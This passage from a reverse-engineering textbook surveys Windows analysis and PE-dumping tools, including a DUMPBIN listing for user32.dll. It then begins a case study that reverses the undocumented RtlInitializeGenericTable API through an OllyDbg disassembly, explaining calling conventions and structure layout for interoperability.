Process Explorer Process Explorer is like a turbo-charged version of the built-in Windows Task Manager, and was actually designed to replace it. Process Explorer can show processes, DLLs loaded within their address spaces, handles to objects within each process, detailed information on open network connections, CPU and memory usage graphs, and the list just goes on and on. Process Explorer is also able to show some level of code-related details such as the user and kernel stacks of each thread in every process, complete with symbolic information if it is available. Figure 4.11 shows some of the information that Process Explorer can display.




Figure 4.11 A screenshot of Process Explorer from SysInternals.

Patching Tools

Patching is not strictly a reversing-related activity. Patching is the process of modifying code in a binary executable to somehow alter its behavior. Patching is related to reversing because in order to know where to patch, one must understand the program being patched. Patching almost always comes after a reversing session in which the program is analyzed and the code position that needs to be modified is located.

Patching is typically performed by crackers when the time arrives to "fix" the protected program. In the context of this book, you'll be using patching tools to crack several sample crackme programs.

Hex Workshop

Hex Workshop by BreakPoint Software, Inc. is a decent hex-dumping and patching tool for files and even for entire disks. It allows for viewing data

in different formats and for modifying it as you please. Unfortunately, Hex Workshop doesn't support disassembly or assembly of instructions, so if you need to modify an instruction in a program I'd generally recommend using OllyDbg, where patching can be performed at the assembly language level.

Besides being a patching tool, Hex Workshop is also an excellent program for data reverse engineering, because it supports translating data into organized data structures. Unfortunately, Hex Workshop is not free; it can be purchased at `www.bpsoft.com`.

The screenshot in Figure 4.12 shows a typical Hex Workshop screen. On the right you can see the raw dumped data, both in a hexadecimal and in a textual view. On the left you can see Hex Workshop's structure viewer. The structure viewer takes a data structure definition and uses it to display formatted data from the current file. The user can select where in the file this structured data resides.




Figure 4.12 A screenshot of Breakpoint Software's Hex Workshop.

Miscellaneous Reversing Tools

The following are miscellaneous tools that don't fall under any of the previous categories.

Executable-Dumping Tools

Executable dumping is an important step in reversing, because understanding the contents of the executable you are trying to reverse is important for gaining an understanding of what the program does and which other components it interacts with. There are numerous executable-dumping tools available, and in order to be able to make use of their output, you'll probably need to become comfortable with the PE header structure, which is discussed in detail in Chapter 3. The following sections discuss the ones that I personally consider to be highly recommended.

DUMPBIN

DUMPBIN is Microsoft's console-mode tool for dumping a variety of aspects of Portable Executable files. Besides being able to show the main headers and section lists, DUMPBIN can dump a module's import and export directories, relocation tables, symbol information, and a lot more. Listing 4.1 shows a typical DUMPBIN output.

```
Microsoft (R) COFF/PE Dumper Version 7.10.3077
Copyright (C) Microsoft Corporation. All rights reserved.

Dump of file user32.dll

PE signature found

File Type: DLL

FILE HEADER VALUES
             14C machine (x86)
               4 number of sections
        411096B8 time date stamp Wed Aug 04 10:56:40 2004
```

Listing 4.1 A typical DUMPBIN output for `USER32.DLL` launched with the `/HEADERS` option *(continued)*.

```
               0 file pointer to symbol table
               0 number of symbols
              E0 size of optional header
            210E characteristics
                   Executable
                   Line numbers stripped
                   Symbols stripped
                   32 bit word machine
                   DLL

OPTIONAL HEADER VALUES
             10B magic # (PE32)
            7.10 linker version
           5EE00 size of code
           2E200 size of initialized data
               0 size of uninitialized data
           10EB9 entry point (77D50EB9)
            1000 base of code
           5B000 base of data
        77D40000 image base (77D40000 to 77DCFFFF)
            1000 section alignment
             200 file alignment
            5.01 operating system version
            5.01 image version
            4.00 subsystem version
               0 Win32 version
           90000 size of image
             400 size of headers
           9CA60 checksum
               2 subsystem (Windows GUI)
               0 DLL characteristics
           40000 size of stack reserve
            1000 size of stack commit
          100000 size of heap reserve
            1000 size of heap commit
               0 loader flags
              10 number of directories
            38B8 [    4BA9] RVA [size] of Export Directory
           5E168 [      50] RVA [size] of Import Directory
           62000 [   2A098] RVA [size] of Resource Directory
               0 [       0] RVA [size] of Exception Directory
               0 [       0] RVA [size] of Certificates Directory
            8D000 [    2DB4] RVA [size] of Base Relocation Directory
           5FD48 [      38] RVA [size] of Debug Directory
```

Listing 4.1 *(continued)*

```
               0 [       0] RVA [size] of Architecture Directory
               0 [       0] RVA [size] of Global Pointer Directory
               0 [       0] RVA [size] of Thread Storage Directory
            3ED30 [      48] RVA [size] of Load Configuration Directory
              270 [      4C] RVA [size] of Bound Import Directory
             1000 [     4E4] RVA [size] of Import Address Table Directory
            5DE70 [      A0] RVA [size] of Delay Import Directory
               0 [       0] RVA [size] of COM Descriptor Directory
               0 [       0] RVA [size] of Reserved Directory

SECTION HEADER #1
   .text name
   5EDA7 virtual size
    1000 virtual address (77D41000 to 77D9FDA6)
   5EE00 size of raw data
     400 file pointer to raw data (00000400 to 0005F1FF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
60000020 flags
         Code
         Execute Read

  Debug Directories

        Time Type        Size      RVA  Pointer
    -------- ------ -------- -------- --------
    41107EEC cv           23 0005FD84    5F184    Format: RSDS,
      {036A117A-6A5C-43DE-835A-E71302E90504}, 2, user32.pdb
    41107EEC (   A)        4 0005FD80    5F180    BB030D70

SECTION HEADER #2
   .data name
    1160 virtual size
   60000 virtual address (77DA0000 to 77DA115F)
     C00 size of raw data
   5F200 file pointer to raw data (0005F200 to 0005FDFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
```

Listing 4.1 *(continued)*

```
C0000040 flags
         Initialized Data
         Read Write

SECTION HEADER #3
   .rsrc name
   2A098 virtual size
   62000 virtual address (77DA2000 to 77DCC097)
   2A200 size of raw data
   5FE00 file pointer to raw data (0005FE00 to 00089FFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
40000040 flags
         Initialized Data
         Read Only

SECTION HEADER #4
  .reloc name
    2DB4 virtual size
   8D000 virtual address (77DCD000 to 77DCFDB3)
    2E00 size of raw data
   8A000 file pointer to raw data (0008A000 to 0008CDFF)
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
42000040 flags
         Initialized Data
         Discardable
         Read Only

  Summary

        2000 .data
        3000 .reloc
       2B000 .rsrc
       5F000 .text
```

Listing 4.1 *(continued)*

DUMPBIN is distributed along with the various Microsoft software development tools such as Visual Studio .NET.

PEView

PEView is a powerful freeware GUI executable-dumping tool. It allows for a good GUI visualization of all important PE data structures, and also provides a raw view that shows the raw bytes of a chosen area in a file. Figure 4.13 shows a typical PEview screen. PEView can be downloaded free of charge at `www.magma.ca/~wjr`.

PEBrowse Professional

PEBrowse Professional is an excellent PE-dumping tool that can also be used as a disassembler (the name may sound familiar from our earlier discussion on debuggers—this not the same product, PEBrowse Professional doesn't provide any live debugging capabilities). PEBrowse Professional is capable of dumping all PE-related headers both as raw data and as structured header information. In addition to its PE dumping abilities, PEBrowse also includes a solid disassembler and a function tree view on the executable. Figure 4.14 shows PEBrowse Professional's view of an executable that includes disassembled code and a function tree window.




Figure 4.13 A typical PEview screen for ntkrnlpa.exe.




Figure 4.14 Screenshot of PEBrowse Professional dumping an executable and disassembling some code within it.

Conclusion

In this chapter I have covered the most basic tools that should be in every reverser's toolkit. You have looked at disassemblers, debuggers, system-monitoring tools, and several other miscellaneous classes of reversing tools that are needed in certain conditions. Armed with this knowledge, you are ready to proceed to Chapter 5 to make your first attempt at a real reversing session.

PART

II

Applied Reversing

CHAPTER 5

Beyond the Documentation

Twenty years ago, programs could almost exist in isolation, barely having to interface with anything other than the underlying hardware, with which they frequently communicated directly. Needless to say, things have changed quite a bit since then. Nowadays the average program runs on top of a humongous operating system and communicates with dozens of libraries, often developed by a number of different people.

This chapter deals with one of the most important applications of reversing: reversing for achieving interoperability. The idea is that by learning reversing techniques, software developers can more efficiently interoperate with third-party code (which is something *every* software developer does every day). That's possible because reversing provides the ultimate insight into the third-party's code—it takes you beyond the documentation.

In this chapter, I will be demonstrating the relatively extreme case where reversing techniques are used for learning how to use undocumented system APIs. I have chosen a relatively complex API set from the Windows native API, and I will be dissecting the functions in that API to the point where you fully understand what that each function does and how to use it. I consider this an extreme case because in many cases one does have *some* level of documentation—it just tends to be insufficient.

Reversing and Interoperability

For a software engineer, interoperability can be a nightmare. From the individual engineer's perspective, interoperability means getting the software to cooperate with software written by someone else. This other person can be someone else working in the same company on the same product or the developer of some entirely separate piece of software. Modern software components frequently interact: applications with operating systems, applications with libraries, and applications with other applications.

Getting software to communicate with other components of the same program, other programs, software libraries, and the operating system can be one of the biggest challenges in large-scale software development. In many cases, when you're dealing with a third-party library, you have no access to the source code of the component with which you're interfacing. In such cases you're forced to rely exclusively on vendor-supplied documentation. Any seasoned software developer knows that this rarely turns out to be a smooth and easy process. The documentation almost always neglects to mention certain functions, parameters, or entire features.

One excellent example is the Windows operating system, which has historically contained hundreds of such undocumented APIs. These APIs were kept undocumented for a variety of reasons, such as to maintain compatibility with other Windows platforms. In fact, many people have claimed that Windows APIs were kept undocumented to give Microsoft an edge over one software vendor or another. The Microsoft product could take advantage of a special undocumented API to provide better features, which would not be available to a competing software vendor.

This chapter teaches techniques for digging into any kind of third-party code on your own. These techniques can be useful in a variety of situations, for example when you have insufficient documentation (or no documentation at all) or when you are experiencing problems with third-party code and you have no choice but to try to solve these problems on your own. Sure, you should only consider this approach of digging into other people's code as a last resort and at least *try* and get answers through the conventional channels. Unfortunately, I've often found that going straight to the code is actually *faster* than trying to contact some company's customer support department when you have a very urgent and *very technical* question on your hands.

Laying the Ground Rules

Before starting the first reversing session, let's define some of the ground rules for every reversing session in this book. First of all, the reversing sessions in

this book are focused exclusively on offline code analysis, not on live analysis. This means that you'll primarily just read assembly language listings and try to decipher them, as opposed to running programs in the debugger and stepping through them. Even though in many cases you'll want to combine the two approaches, I've decided to only use offline analysis (dead listing) because it is easier to implement in the context of a written guide.

I could have described live debugging sessions throughout this book, but they would have been very difficult to follow, because any minor environmental difference (such as a different operating system version of even a different service pack) could create confusing differences between what you see on the screen on what's printed on the page. The benefit of using dead listings is that you will be able to follow along everything I do just by reading the code listings from the page and analyzing them with me.

In the next few chapters, you can expect to see quite a few longish, *uncommented* assembly language code listings, followed by detailed explanations of those listings. I have intentionally avoided commenting any of the code, because that would be outright cheating. The whole point is that you will look at raw assembly language code just as it will be presented to you in a real reversing session, and try to extract the information you're seeking from that code. I've made these analysis sessions very detailed, so you can easily follow the comprehension process as it takes place.

The disassembled listings in this book were produced using more than one disassembler, which makes sense considering that reversers rarely work with just a single tool throughout an entire project. Generally speaking, most of the code listings were produced using OllyDbg, which is one of the best freeware reversing tools available (it's actually distributed as shareware, but registration is performed free of charge—it's just a formality). Even though OllyDbg is a debugger, I find its internal disassembler quite powerful considering that it is 100 percent free—it provides highly accurate disassembly, and its code analysis engine is able to extract a decent amount of high-level information regarding the disassembled code.

Locating Undocumented APIs

As I've already mentioned, in this chapter you will be taking a group of undocumented Windows APIs and practicing your reversing skills on them. Before introducing the specific APIs you will be working with, let's take a quick look at how I found those APIs and how it is generally possible to locate such undocumented functions or APIs, regardless of whether they are part of the operating system or of some other third-party library.

The next section describes the first steps in dealing with undocumented code: how to find undocumented APIs and locate code that uses them.

What Are We Looking For?

Typically, the search for undocumented code starts with a requirement. What functionality is missing? Which software component can be expected to offer this functionality? This is where a general knowledge of the program in question comes into play. You need to be aware of the key executable modules that make up the program and to be familiar with the interfaces between those modules. Interfaces between binary modules are easy to observe simply by dumping the import and export directories of those modules (this is described in detail in Chapter 3).

In this particular case, I have decided to look for an interesting Windows API to dissect. Knowing that the majority of undocumented user-mode services in Windows are implemented in `NTDLL.DLL` (because that's where the native API is implemented), I simply dumped the export directory of `NTDLL.DLL` and visually scanned that list for *groups* of APIs that appear related (based on their names).

Of course, this is a somewhat unusual case. In most cases, you won't just be looking for undocumented APIs just because they're undocumented (unless you just find it really cool to use undocumented APIs and feel like trying it out) — you will have a specific feature in mind. In this case, you might want to search that export directory for relevant keywords. Suppose, for example, that you want to look for some kind of special memory allocation API. In such a case, you should just search the export list of `NTDLL.DLL` (or any DLL in which you suspect your API might be implemented) for some relevant keywords such as memory, alloc, and so on.

Once you find the name of an undocumented API and the name of the DLL that exports it, it's time to look for binaries that use it. Finding an executable that calls the API will serve two purposes. First, it might shed some additional light on what the API does. Second, it provides a live sample of how the API is used and exactly what data it receives as input and what it returns as output. Finding an example of how a function is used by live code can be invaluable when trying to learn how to use it.

There are many different approaches for locating APIs and code that uses them. The traditional approach uses a kernel-mode debugger such as Numega SoftICE or Microsoft WinDbg. Kernel-mode debuggers make it very easy to look for calls to a particular function *systemwide*, even if the function you're interested in is not a kernel-mode function. The idea is that you can install systemwide breakpoints that will get hit whenever *any process* calls some function. This greatly simplifies the process of finding code that uses a specific function. You could theoretically do this with a user-mode debugger such as OllyDbg but it would be far less effective because it would only show you calls made within the process you're currently debugging.

Case Study: The Generic Table API in NTDLL.DLL

Let's dive headfirst into our very first hands-on reverse-engineering session. In this session, I will be taking an undocumented group of Windows APIs and analyzing them until I gather enough information to use them in my own code. In fact, I've actually written a little program that uses these APIs, in order to demonstrate that it's really possible. Of course, the purpose of this chapter is not to serve as a guide for this particular API, but rather to provide a live demonstration of how reversing is performed on real-world code.

The particular API chosen for this chapter is the *generic table* API. This API is considered part of the Windows native API, which was discussed in Chapter 3.

The native API contains numerous APIs with different prefixes for different groups of functions. For this exercise, I've chosen a set of functions from the RTL group. These are the runtime library functions that typically aren't used for communicating with the operating system, but simply as a toolkit containing commonly required services such as string manipulation, data management, and so on.

Once you've locked on to the generic table API, the next step is to look through the list of exported symbols in `NTDLL.DLL` (which is where the generic table API is implemented) for every function that might be relevant. In this particular case any function that starts with the letters `Rtl` and mentions a generic table would probably be of interest. After dumping the `NTDLL.DLL` exports using DUMPBIN (see the section on DUMPBIN in Chapter 4) I searched for any `Rtl` APIs that contain the term `GenericTable` in them. I came up with the following function names.

```
RtlNumberGenericTableElements
RtlDeleteElementGenericTable
RtlGetElementGenericTable
RtlEnumerateGenericTable
RtlEnumerateGenericTableLikeADirectory
RtlEnumerateGenericTableWithoutSplaying
RtlInitializeGenericTable
RtlIsGenericTableEmpty
RtlInsertElementGenericTable
RtlLookupElementGenericTable
```

If you try this by yourself and go through the `NTDLL.DLL` export list, you'll probably notice that there are also versions of most of these APIs that have the suffix `Avl`. Since the generic table API is large enough as it is, I'll just ignore these functions for the purposes of this discussion.

From their names alone, you can make some educated guesses about these APIs. It's obvious that this is a group of APIs that manage some kind of a generic list (generic probably meaning that the elements can contain any type of data). There is an API for inserting, deleting, and searching for an element. `RtlNumberGenericTableElements` probably returns the total number of elements in the list, and `RtlGetElementGenericTable` most likely allows direct access to an element based on its index. Before you can start using a generic table you most likely need to call `RtlInitializeGenericTable` to initialize some kind of a root data structure.

Generally speaking, reversing sessions start with data—we must figure out the key data structures that are managed by the code. Because of this, it would be a good idea to start with `RtlInitializeGenericTable`, in the hope that it would shed some light on the generic table data structures.

As I've already explained, I will be relying exclusively on offline code analysis, and not on live debugging. If you want to try out the generic table code in a debugger, you can use `GenericTable.EXE`, which is a little program I have written based on my findings after reversing the generic table API. If you didn't have `GenericTable.EXE`, you'd have to either rely exclusively on a dead listing, or find some other piece of code that uses the generic table. In a quick search I conducted, I was only able to find kernel-mode components that do that (the generic table also has a kernel-mode implementation inside the Windows kernel), but no user-mode components. `GenericTable.EXE` is available along with its source code on this book's Web site at `www.wiley.com/go/eeilam`.

The following reversing session delves into each of the important functions in the generic table API and demonstrates its inner workings. It should be noted that I will be going a bit farther than I have to, just to demonstrate what can be achieved using advanced reverse-engineering techniques. If this were a real reversing session in which you simply needed the function prototypes in order to make use of the generic table API, you could probably stop a lot sooner, as soon as you had all of those function prototypes. In this session, I will proceed to go after the exact layout of the generic table data structures, but this is only done in order to demonstrate some of the more advanced reversing techniques.

RtlInitializeGenericTable

As I've said earlier, the best place to start the investigation of the generic table API is through its data structures. Even though you don't necessarily need to know everything about their layout, getting a general idea regarding their contents might help you figure out the *purpose* of the API. Having said that, let's start the investigation from a function that (judging from its name) is very likely to provide a few hints regarding those data structures: `RtlInitialize GenericTable` is a disassembly of `RtlInitializeGenericTable`, generated by OllyDbg (see Listing 5.1).

```
7C921A39    MOV EDI,EDI
7C921A3B    PUSH EBP
7C921A3C    MOV EBP,ESP
7C921A3E    MOV EAX,DWORD PTR SS:[EBP+8]
7C921A41    XOR EDX,EDX
7C921A43    LEA ECX,DWORD PTR DS:[EAX+4]
7C921A46    MOV DWORD PTR DS:[EAX],EDX
7C921A48    MOV DWORD PTR DS:[ECX+4],ECX
7C921A4B    MOV DWORD PTR DS:[ECX],ECX
7C921A4D    MOV DWORD PTR DS:[EAX+C],ECX
7C921A50    MOV ECX,DWORD PTR SS:[EBP+C]
7C921A53    MOV DWORD PTR DS:[EAX+18],ECX
7C921A56    MOV ECX,DWORD PTR SS:[EBP+10]
7C921A59    MOV DWORD PTR DS:[EAX+1C],ECX
7C921A5C    MOV ECX,DWORD PTR SS:[EBP+14]
7C921A5F    MOV DWORD PTR DS:[EAX+20],ECX
7C921A62    MOV ECX,DWORD PTR SS:[EBP+18]
7C921A65    MOV DWORD PTR DS:[EAX+14],EDX
7C921A68    MOV DWORD PTR DS:[EAX+10],EDX
7C921A6B    MOV DWORD PTR DS:[EAX+24],ECX
7C921A6E    POP EBP
7C921A6F    RET 14
```

Listing 5.1 Disassembly of `RtlInitializeGenericTable`.

Before attempting to determine what this function does and how it works let's start with the basics: what is the function's *calling convention* and how many parameters does it take? The calling convention is the layout that is used for passing parameters into the function and for defining who is responsible for clearing the stack once the function completes. There are several standard calling conventions, but Windows tends to use `stdcall` by default. `stdcall` functions are responsible for clearing their own stack, and they take parameters from the stack in their original left-to-right order (meaning that the caller must push parameters onto the stack in the reverse order). Calling conventions are discussed in depth in Appendix C.

In order to answer the questions about the function's calling convention, one basic step you can take is to find the `RET` instruction that terminates this function. In this particular function, you will quickly notice the `RET 14` instruction at the end. This is a `RET` instruction with a numeric operand, and it provides two important pieces of information. The operand passed to `RET` tells the processor how many bytes of stack to unwind (in addition to the return value). The very fact that the function is unwinding its own stack tells you that this is not a `cdecl` function because `cdecl` functions always let the caller unwind the stack. So, which calling convention is this?

Let's continue this process of elimination in order to determine the function's calling convention and observe that the function isn't taking any registers from the caller because every register that is accessed is initialized within the function itself. This shows that this isn't a `_fastcall` calling convention because `_fastcall` functions receive parameters through `ECX` and `EDX`, and yet these registers are initialized at the very beginning of this function.

The other common calling conventions are `stdcall` and the C++ member function calling convention. You know that this is not a C++ member function because you have its name from the export directory, and you know that it is *undecorated*. C++ functions are always *decorated* with the name of their class and the exact type of each parameter they receive. It is easy to detect decorated C++ names because they usually include numerous nonalphanumeric characters and more than one name (class name and method name at the minimum).

By process of elimination you've established that the function is an `stdcall`, and you now know that the number 14 after the `RET` instruction tells you how many parameters it receives. In this case, OllyDbg outputs hexadecimal numbers, so 14 in hexadecimal equals 20 in decimal. Because you're working in a 32-bit environment parameters are aligned to 32 bits, which are equivalent to 4 bytes, so you can assume that the function receives five parameters. It is possible that one of these parameters would be larger than 4 bytes, in which case the function receives less than five parameters, but it can't possibly be more than five because parameters are 32-bit aligned.

In looking at the function's prologue, you can see that it uses a standard `EBP` stack frame. The current value of `EBP` is saved on the stack, and `EBP` takes the value of `ESP`. This allows for convenient access to the parameters that were passed on the stack regardless of the current value of `ESP` while running the function (`ESP` constantly changes whenever the function pushes parameters into the stack while calling other functions). In this very popular layout, the first parameter is placed at `[EBP + 8]`, the second at `[ebp + c]`, and so on. If you're not sure why that is so please refer to Appendix C for a detailed explanation of stack frames.

Typically, a function would also allocate room for local variables by subtracting `ESP` with the number of bytes needed for local variable storage, but this doesn't happen in this function, indicating that the function doesn't store any local variables in the stack.

Let us go over the function from Listing 5.1 instruction by instruction and see what it does. As I mentioned earlier, you might want to do this using live analysis by stepping through this code in the debugger and actually *seeing* what happens during its execution using `GenericTable.EXE`. If you're feeling pretty comfortable with assembly language by now, you could probably just read through the code in Listing 5.1 without using `GenericTable.EXE`.

Let's dig further into the function and determine how it works and what it does.

```
7C921A3E    MOV EAX,DWORD PTR SS:[EBP+8]
7C921A41    XOR EDX,EDX
7C921A43    LEA ECX,DWORD PTR DS:[EAX+4]
```

The first line loads `[ebp+8]` into `EAX`. We've already established that `[ebp+8]` is the first parameter passed to the function. The second line performs a logical `XOR` of `EDX` against itself, which effectively sets `EDX` to zero. The compiler is using `XOR` because the machine code generated for `xor edx, edx` is shorter than `mov edx, 0`, which would have been far more intuitive. This gives a good idea of what reversers often have to go through—optimizing compilers always favor small and fast code to readable code.

The stack address is preceded by `ss:`. This means that the address is read using SS, the stack segment register. IA-32 processors support special memory management constructs called *segments*, but these are not used in Windows and can be safely ignored in most cases. There are several segment registers in IA-32 processors: CS, DS, FS, ES, and SS. On Windows, any mentioning of any of those can be safely ignored except for FS, which allows access to a small area of thread-local memory. Memory accesses that start with `FS:` are usually accessing that thread-local area. The remainder of code listings in this book only include segment register names when they're specifically called for.

The third instruction, `LEA`, might be a bit confusing when you first look at it. `LEA` (load effective address) is essentially an arithmetic instruction—it doesn't perform any actual memory access, but is commonly used for calculating addresses (though you can calculate general purpose integers with it). Don't let the `DWORD PTR` prefix fool you; this instruction is purely an arithmetic operation. In our particular case, the `LEA` instruction is equivalent to: `ECX = EAX + 4`.

You still don't know much about the data types you've encountered so far. Most importantly, you're not sure about the type of the first parameter you've received: `[ebp+8]`. Proceed to the next code snippet to see what else you can find out.

```
7C921A46    MOV DWORD PTR DS:[EAX],EDX
7C921A48    MOV DWORD PTR DS:[ECX+4],ECX
7C921A4B    MOV DWORD PTR DS:[ECX],ECX
7C921A4D    MOV DWORD PTR DS:[EAX+C],ECX
```

This code chunk exposes one very important piece of information: The first parameter in the function is a pointer to some data structure, and that data structure is being initialized by the function. It is very likely that this data structure is the key or root of the generic table, so figuring out the layout of this data structure will be key to your success in learning to use these generic tables.

One interesting thing about the data structure is the way it is accessed—using two different registers. Essentially, the function keeps two pointers into the data structure, EAX and ECX. EAX holds the original value passed through the first parameter, and ECX holds the address of EAX + 4. Some members are accessed using EAX and others via ECX.

Here's what the preceding code does, step by step.

1. Sets the first member of the structure to zero (using EDX). The structure is accessed via EAX.
2. Sets the third member of the structure to the address of the second member of the structure (this is the value stored in ECX: EAX + 4). This time the structure is accessed through ECX instead of EAX.
3. Sets the second member to the same address (the one stored in ECX).
4. Sets the fourth member to the same address (the one stored in ECX).

If you were to translate the snippet into C, it would look something like the following code:

```
UnknownStruct->Member1 = 0;
UnknownStruct->Member3 = &UnknownStruct->Member2;
UnkownStruct->Member2 = &UnknownStruct->Member2;
UnknownStruct->Member4 = &UnknownStruct->Member2;
```

